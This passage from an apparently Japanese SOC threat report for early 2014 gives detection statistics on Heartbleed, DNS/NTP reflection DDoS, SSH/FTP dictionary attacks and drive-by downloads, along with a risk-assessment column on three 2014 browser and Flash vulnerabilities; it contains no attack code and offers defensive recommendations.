


図 8 OpenSSL の脆弱性(CVE-2014-0160)を悪用する攻撃検知数の世界全体に占める日本国内の比率
（Tokyo SOC 調べ：2014 年 5 月 1 日～2014 年 7 月 31 日, 検知総件数 1,307,811 件）

## ■ Heartbleed の送信元

図 9 は世界全体の Heartbleed 攻撃の送信元 IP アドレスの所有国の国別の検知数比率です。

アメリカの IP アドレスが最も多く、47.4%を占めています。続いてイギリスが 31.9%、中国が 10%で、この 3 カ国で全体の約 90%を占めています。

最も検知の多かったアメリカの IP アドレスに関しては、半数近くは Linode、Amazon といったクラウドサービス事業者所有の IP アドレスであり、攻撃者はこれらクラウドサービス事業者のホストを使用して攻撃を行っていたものと考えられます。

次いで検知の多かったイギリスに関しては、特定のプロバイダの ADSL 利用者用のアドレスからの件数が多くなっており、同 IP アドレスは特定の海外の企業の IP アドレスのみに攻撃を行っていました。このように特定のターゲットに対し執拗に何度も攻撃を行うケースも確認されています。

3 番目に検知の多かった中国に関しては、特定のアドレスから大量に攻撃を行っているケースも見られる一方で、特定のアドレスレンジからの分散型の攻撃と考えられる傾向も見られています。

115.239.xxx.xxx/24 といったような、中国の大手通信会社の所有する IP アドレスレンジから、特定の攻撃対象に対してほぼ同時に攻撃を行っているケースが確認されています。1IP アドレスあたりの検知数は 10 件以下が多くなっていますが、複数の IP アドレスから同時に攻撃を行うことで、その時点でのメモリー情報をより多く取得する試みと考えられます。また、仮に Firewall 等で送信元 IP アドレスレンジの一部がブロックされても、レンジ内の他の IP アドレスを使用して攻撃を継続可能にするためのものとも考えられます。




図 9 OpenSSL の脆弱性(CVE-2014-0160)を悪用する攻撃の送信元 IP アドレス国比率(世界全体)
（Tokyo SOC 調べ：2014 年 4 月 11 日～2014 年 7 月 31 日，検知総件数 1,307,811 件）

### ■ Heartbleed の攻撃先（業種別）

図 10 は Tokyo SOC における Heartbleed 攻撃先の業種別検知数の比率です。

金融が 80.4%と最も多くを占めており、攻撃者が主に金融機関をターゲットとしている状況が明らかになっています。

次いで IT・通信が 10.1%で、特に検知数が多くなっているのは、ホスティングや Web サービスなど、インターネット上で一般顧客向けのサービスを提供している事業者でした。

その他、件数は比較的少ないものの、多くの業種にわたって攻撃が行われています。




図 10 OpenSSL の脆弱性(CVE-2014-0160)を悪用する攻撃の攻撃先業種別比率(日本国内)
（Tokyo SOC 調べ：2014 年 4 月 11 日～2014 年 7 月 31 日）

## 2.5 DDoS 攻撃

2013 年上半期 Tokyo SOC 情報分析レポートのコラムにて 2013 年 3 月に発生した DNS リフレクション攻撃に関して取り上げましたが、その後も多くの DDoS 攻撃が行われ、攻撃の規模も増加し続けていることが多数のセキュリティベンダーや ISP から報告されています。

2014 年 1 月には NTP Project が提供する ntpd の"monlist"機能を悪用した、NTP リフレクション攻撃が発生し、JPCERT/CC からも注意喚起の情報が提供[10]されました。

また、2014 年 6 月には、Feedly や Evernote といった Web サービスを提供する企業の Web サイトが DDoS 攻撃の被害にあい、一時的にサイトが停止し、攻撃者から金銭を要求される事件が発生[11][12]しています。

図 11 は、Tokyo SOC における DNS リフレクション攻撃の検知件数の推移です。

2013 年 7 月の前半に大量の攻撃を検知していましたが、その後 2013 年後半は比較的検知数が少ない状況が続いていました。しかし、2014 年に入って、1 月と 4 月に再度大量の攻撃を検知しています。

[10] JPCERT/CC, ntp の monlist 機能を使った DDoS 攻撃に関する注意喚起
https://www.jpcert.or.jp/at/2014/at140001.html
[11] Building Feedly, Denial of service attack [Neutralized]
http://blog.feedly.com/2014/06/11/denial-of-service-attack/
[12] Evernote Corporation(@evernote), "We're actively working to neutralize a denial of service attack. You may experience problems accessing your Evernote while we resolve this.", 10 Jun 2014, 16:38. Tweet.
https://twitter.com/evernote/status/476508672135143424




図 11 DNS リフレクション攻撃の検知数推移(日本国内)
(Tokyo SOC 調べ：2013 年 7 月 1 日～2014 年 6 月 30 日)

図 12 は Tokyo SOC での NTP リフレクション攻撃の検知数の推移です。

DNS と比較すると件数は多くないものの、2014 年 2 月に大量の検知が確認されています。

NTP の"monlist"機能による攻撃は DNS と比較すると増幅の効果が高い場合が多く、攻撃側の少量の送信パケットで大量の帯域を使用する通信を攻撃対象に送信することが可能です。

CloudFlare 社[13]によると、2014 年 2 月に発生した NTP リフレクション攻撃は、2013 年 3 月に発生した Spamhaus に対して発生した 300Gbps の DNS リフレクション攻撃を上回り、400Gbps に達したとされています。

[13] CloudFlare, Inc., Technical Details Behind a 400Gbps NTP Amplification DDoS Attack
http://blog.cloudflare.com/technical-details-behind-a-400gbps-ntp-amplification-ddos-attack




図 12 NTP リフレクション攻撃の検知数推移(日本国内)
(Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日)

## 2.6 辞書/総当たり攻撃

Tokyo SOC では、アカウントを奪取する方法の一つとして、ログイン ID とパスワードの組み合わせでログイン試行を繰り返し、有効な組み合わせを推測する「辞書/総当たり攻撃」を 2013 年下半期に引き続き観測しています。

### ■ 辞書/総当たり攻撃の送信元国別傾向

SSH および FTP サービスに対する辞書/総当たり攻撃の送信元 IP アドレスの国別の検知割合を図 13 に示します。今期は総検知件数が 428,700 件となっており、前期の 295,773 件と比較すると約 1.5 倍となっています。

前期 51.9%と半数以上を占めていた中国が今期は 32.5%と減少しています。全体の比率としては、中国の IP アドレスを送信元とする攻撃は減少していますが、攻撃件数はほぼ前期と同様の数でした。

一方でイギリス、ブラジル、ベトナム、タイといった国からの検知数が増加しています。このことから、辞書/総当たり攻撃の送信元が多様化している状況が読み取れます。

しかしながら、日本国内の IP アドレスが送信元となった辞書/総当たり攻撃は全体の 0.7%と依然として低い比率であり、SSH や FTP サーバーへの管理アクセスを許可する IP アドレスを日本国内のみに制限するだけで、辞書/総当たり攻撃の脅威を大幅に低減できる状況であることに変わりはありません。




図 13 日本国内に対する SSH および FTP サービスに対する辞書/総当たり攻撃の送信元となった IP アドレスの国別の検知割合
(Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日, 検知総件数 428,700 件)

## 2.7 まとめ

今期発生した Heartbleed 攻撃では、脆弱性公開から最初の 1 週間に攻撃が集中しました。このような公開サーバーで比較的多く利用されるソフトウェアの脆弱性は、脆弱性が公開され、攻撃コードが一般にも入手可能となった段階で、短期間に大規模な攻撃が行われます。したがって、いかに迅速にバージョンアップや IPS での防御設定などの対策を実施できるかが重要となります。

また、今期は前期に引き続き PHP や Apache Struts といった Web サイト環境におけるミドルウェア製品の脆弱性に対する攻撃が確認されています。しかし、今期新たに公開された Apache Struts の脆弱性に関しては、広範囲にわたる攻撃は確認されませんでした。脆弱性に対する影響は各組織での利用状況等により変わるため、脆弱性に対する自組織への影響を適切に判断するためには自組織でのミドルウェアの利用状況を把握しておく必要があります。

DDoS 攻撃に関しては、攻撃の規模の増加傾向が続いています。また、これまでよく利用されていた DNS による DDoS 攻撃だけでなく、NTP を使用した攻撃など新たな攻撃の増加も確認されています。

DDoS 攻撃への対策や攻撃を受けた場合の体制と対応策を整備しておくこととともに、自組織が攻撃の加害者にならないよう、公開サーバーの設定を改めて見直すことを推奨します。

SSH や FTP サーバーに対する辞書/総当たり攻撃も依然として活発に行われており、前期と比較して検知件数は約 1.5 倍に増加しています。しかし、攻撃元の多くが海外の IP アドレスであることに変わりはなく、引き続き SSH や FTP などのサーバー管理用の接続に関して、アクセス元の制限が有効な対策であると言えます。

# [Column] 公開された脆弱性情報に対する適切な判断について

2014 年上半期も多くの脆弱性が明らかになりましたが、メディアでの取り上げられ方という点で、これまでとは違う特徴があったように思います。

これまで、個々のソフトウェア製品の脆弱性が発表された場合でも、特に大規模な攻撃が行われている状況であるとか、大企業が攻撃による被害を受けた、というようなことが無い限り、IT 専門のメディア以外では取り上げられることは少なかったように思います。

しかし、2014 年 4 月に発生した Heartbleed の煽りを受けた形でその後に続いた一連の脆弱性報道では、これまで取り上げられることの少なかった個々のソフトウェア製品の脆弱性情報が一般紙などでも取り上げられ、それまでこのような脆弱性の情報に触れることがなかった層からも注目を集めることとなりました。

もちろん、少しでも多くの人に脆弱性の情報を知ってもらい、いち早く適切に対応してもらうことは非常に重要です。しかし、一方でその脆弱性が自組織においてどの程度のリスクとなるのかを冷静に判断することもまた重要です。特に脆弱性が公開された初期の時点では十分な情報もなく判断が難しいこともありますが、限られた情報・リソースの中で最適な判断を行い、優先順位付けをする必要があります。

その判断を行う際に、リスクアセスメントの手法は有効です。リスクアセスメントでは、「資産価値」、「脅威」、「脆弱性」を元にリスクの評価を行います。「資産価値」については各組織において管理する情報の重要度に応じて評価する必要があるため、ここでは「脅威」と「脆弱性」の観点でいくつかの例を挙げて説明します。

ソフトウェアの脆弱性に関しては、「脆弱性」は公開された脆弱性の自組織での有無とその脆弱性に対する対策や回避策・緩和策の実施状況です。「脅威」は自組織が脅威にさらされる頻度であり、実際の攻撃が確認されているかどうか、確認されている場合は、攻撃対象の範囲は限定的なのか広範囲に及んでいるのか、さらに、その脆弱性を悪用する攻撃コードは一般に入手が可能な状況なのかといった点を考慮した上で自組織で脅威が発生する確率です。

例として、2014 年上半期に公開された 3 つの脆弱性について考えてみます。

① Internet Explorer の脆弱性 (CVE-2014-0322)

2014 年 2 月に海外戦争復員兵協会の Web サイトで「水飲み場攻撃」として限定的に使用されていることで発覚したゼロデイの脆弱性(発表当時)です。その後影響範囲が広がり、2 月末からは日本のサイトでも多くの影響が確認されています。マイクロソフト社からは一時的な回避策である Fix it がリリースされましたが、3 月 12 日にマイクロソフトからパッチがリリースされるまでゼロデイの状態が続きました。4 月には攻撃コードが一般に入手可能となっています。

② Adobe Flash Player の脆弱性 (CVE-2014-0515)

2014 年 4 月末に Adobe 社より脆弱性の情報と修正版がリリースされた Adobe Flash Player の脆弱性です。また、Kaspersky Lab 社の情報によると、脆弱性公開時点ですでに「水飲み場攻撃」として限定的に使用されていることが報告されています。その後、5 月末に国内のブログサービスや旅行代理店の Web サイト内で使用していた広告配信サービス等にて改ざんが発覚し、閲覧者へのマルウェア感染が発生しました。また脆弱性公開直後の 5 月初頭には攻撃コードが一般に入手可能な

状態でした。

③ Internet Explorer の脆弱性 (CVE-2014-1776)

2014 年 4 月末にマイクロソフト社より Internet Explorer 脆弱性の情報が公開されました。また、FireEye 社によりすでに限定された範囲で攻撃が確認されていることも報告されました。この時点では脆弱性に対する修正版はリリースされておらず、5 月初頭に修正版がリリースされるまでゼロデイの脆弱性の状態でした。また、攻撃コードは一般に入手可能な状態ではありませんでした。

①の Internet Explorer の脆弱性 (CVE-2014-0322)に関しては、脆弱性公開当初は攻撃の範囲が限定的であり、攻撃コードも一般には入手できない状況であったため、「脅威」の頻度としては低いものでした(図 14①)。しかし、その後に国内も含め広範囲に攻撃が確認され始めたため、脅威の頻度が高くなりました(図 14①')。

また、「脆弱性」としては、脆弱性公開当初は修正版が存在しないゼロデイの脆弱性であったため、Internet Explorer 使用しているどの組織も脆弱性が存在する状況です。しかし、回避策である Fix it を適用していたり、マイクロソフト社が提供している Enhanced Mitigation Experience Toolkit (EMET)を使用している場合はこの脆弱性の影響を緩和できました。また、Web フィルタリング等により限定された信頼できる Web サイトのみにアクセスできるような環境においても脆弱性の影響を抑えることが可能です。(図①'')

Tokyo SOC においても 2 月末より国内外の複数のお客様環境で本脆弱性に対する攻撃の検知を確認しており、実際に広範囲に攻撃が行われていたことが確認されています。

以上のような状況から、少なくとも攻撃が広範囲に確認され始めた 2 月末の段階ではリスクは高い状況になり、自組織内での脆弱性に対する対策状況を正確に把握し、適切な対応を行う必要がある状況であったと言えます。

②の Adobe Flash Player の脆弱性 (CVE-2014-0515)に関しては、脆弱性公開当初に確認されていた攻撃は限定的であったものの、脆弱性公開直後に攻撃コードが一般にも入手可能な状態であったため「脅威」の頻度としては比較的高い状態でした(図 14②)。その後、実際に 5 月には国内の複数の Web サイトでの改ざんによる被害が確認されています。

また、「脆弱性」に関しては、Adobe 社の修正版が適用されていない状況で、Web フィルタリング等の他の緩和策を適用していない場合は影響を受ける可能性が高い状況でした(図 14②')。

Tokyo SOC においても 5 月末より国内外の複数のお客様環境で本脆弱性に対する攻撃と考えられる検知を複数確認しています。

よって、本脆弱性に関しては、攻撃コードが一般に公開された 5 月初頭の段階ではリスクは高い状況にあったと言えます。

③の Internet Explorer の脆弱性 (CVE-2014-1776)に関しては、脆弱性公開当より攻撃の範囲は限定的で、攻撃コードも一般には入手できない状況であったため、「脅威」の頻度としては低いものでした(図 14③)。その後も、この脆弱性を悪用した攻撃が広範囲に確認されているという情報はなかったため、脅威は低い状況のままであったと考えられます。

「脆弱性」は①と同様で、脆弱性公開当初はゼロデイ脆弱性であったため、Internet Explorer 使用しているどの組織も脆弱性が存在する状況ですが、マイクロソフト社の情報にある回避策を適用している状況であったり、他の緩和策を適用している場合は影響を緩和することが可能です(図 14③')。

Tokyo SOC においては、本脆弱性に対する攻撃の検知は 2014 年 7 月末の時点で国内外で 1 件もない状況です。

よって、上記 2 つの脆弱性と比較した場合はリスクの程度としては低いものであったと考えられます。




図 14 対策優先度を考える上での脆弱性と脅威の関係

表 1 脆弱性公開初期の段階における脅威と脆弱性

| 脆弱性 | 脅威の頻度 | 脆弱性に対する影響 | 攻撃検知 |
|---|---|---|---|
| Internet Explorer の脆弱性 (CVE-2014-0322) | 低（後に高） | あり (修正版なし、回避策あり) | あり |
| Adobe Flash Player の脆弱性 (CVE-2014-0515) | 高 | あり (修正版あり) | あり |
| Internet Explorer の脆弱性 (CVE-2014-1776) | 低 | あり (修正版なし、回避策あり) | なし |

以上のように、脆弱性の情報が公開された場合には、可能な限り正確な情報収集に努め、「脅威」の頻度と自組織内での「脆弱性」に対する対策状況を把握し、適切な優先度で対応を行う必要があります。

また、リスクの度合いは時間の経過とともに変化していくため、継続的に情報収集と評価を行っていくことも重要です。

# 3 クライアント PC を狙った攻撃

クライアント PC を狙った攻撃では、攻撃者は Web サイトやメールを悪用して侵入します。その後、侵入したクライアント PC を踏み台にして、組織内の奥深くにあるシステムの破壊や情報の搾取を行います。特にドライブ・バイ・ダウンロード攻撃は企業環境へマルウェアの侵入させるための代表的な手法となっています。

本章では、今期 Tokyo SOC で確認したこれらの攻撃の特徴および動向について解説します。

## 3.1 ドライブ・バイ・ダウンロード攻撃

ドライブ・バイ・ダウンロード攻撃は、改ざんされた Web サイトを閲覧したクライアント PC へマルウェアを感染させる攻撃手法です。攻撃者は、一般の Web サイトを改ざんしておき、それを閲覧したユーザーを自動的に攻撃サーバーへ接続させ、クライアント PC の脆弱性を悪用して、マルウェアに感染させます。

図 15 および図 16 は、Tokyo SOC におけるドライブ・バイ・ダウンロード攻撃の検知数の推移です。今期は 1,409 件と 2013 年下半期の 1,922 件と比較して減少しています。しかしながら、2014 年 2 月、3 月には日本国内の複数の Web サイトが改ざんされたこと、5 月にはコンテンツ・デリバリー・ネットワーク(CDN)事業者がサービス提供するサーバーに設置されているコンテンツが改ざんされたことに伴って広範囲に攻撃が行われています。また、マルウェアのダウンロードに至っている事例は 2013 年下半期の 234 件から今期 526 件と大幅に増えています。




図 15 ドライブ・バイ・ダウンロード攻撃の日別検知数推移(日本国内)
(Tokyo SOC 調べ：2014 年 1 月 1 日～2014 年 6 月 30 日)




図 16 ドライブ・バイ・ダウンロード攻撃の月別検知数推移(日本国内)
（Tokyo SOC 調べ：2012 年 7 月 1 日～2014 年 6 月 30 日）

## ■ 悪用される脆弱性

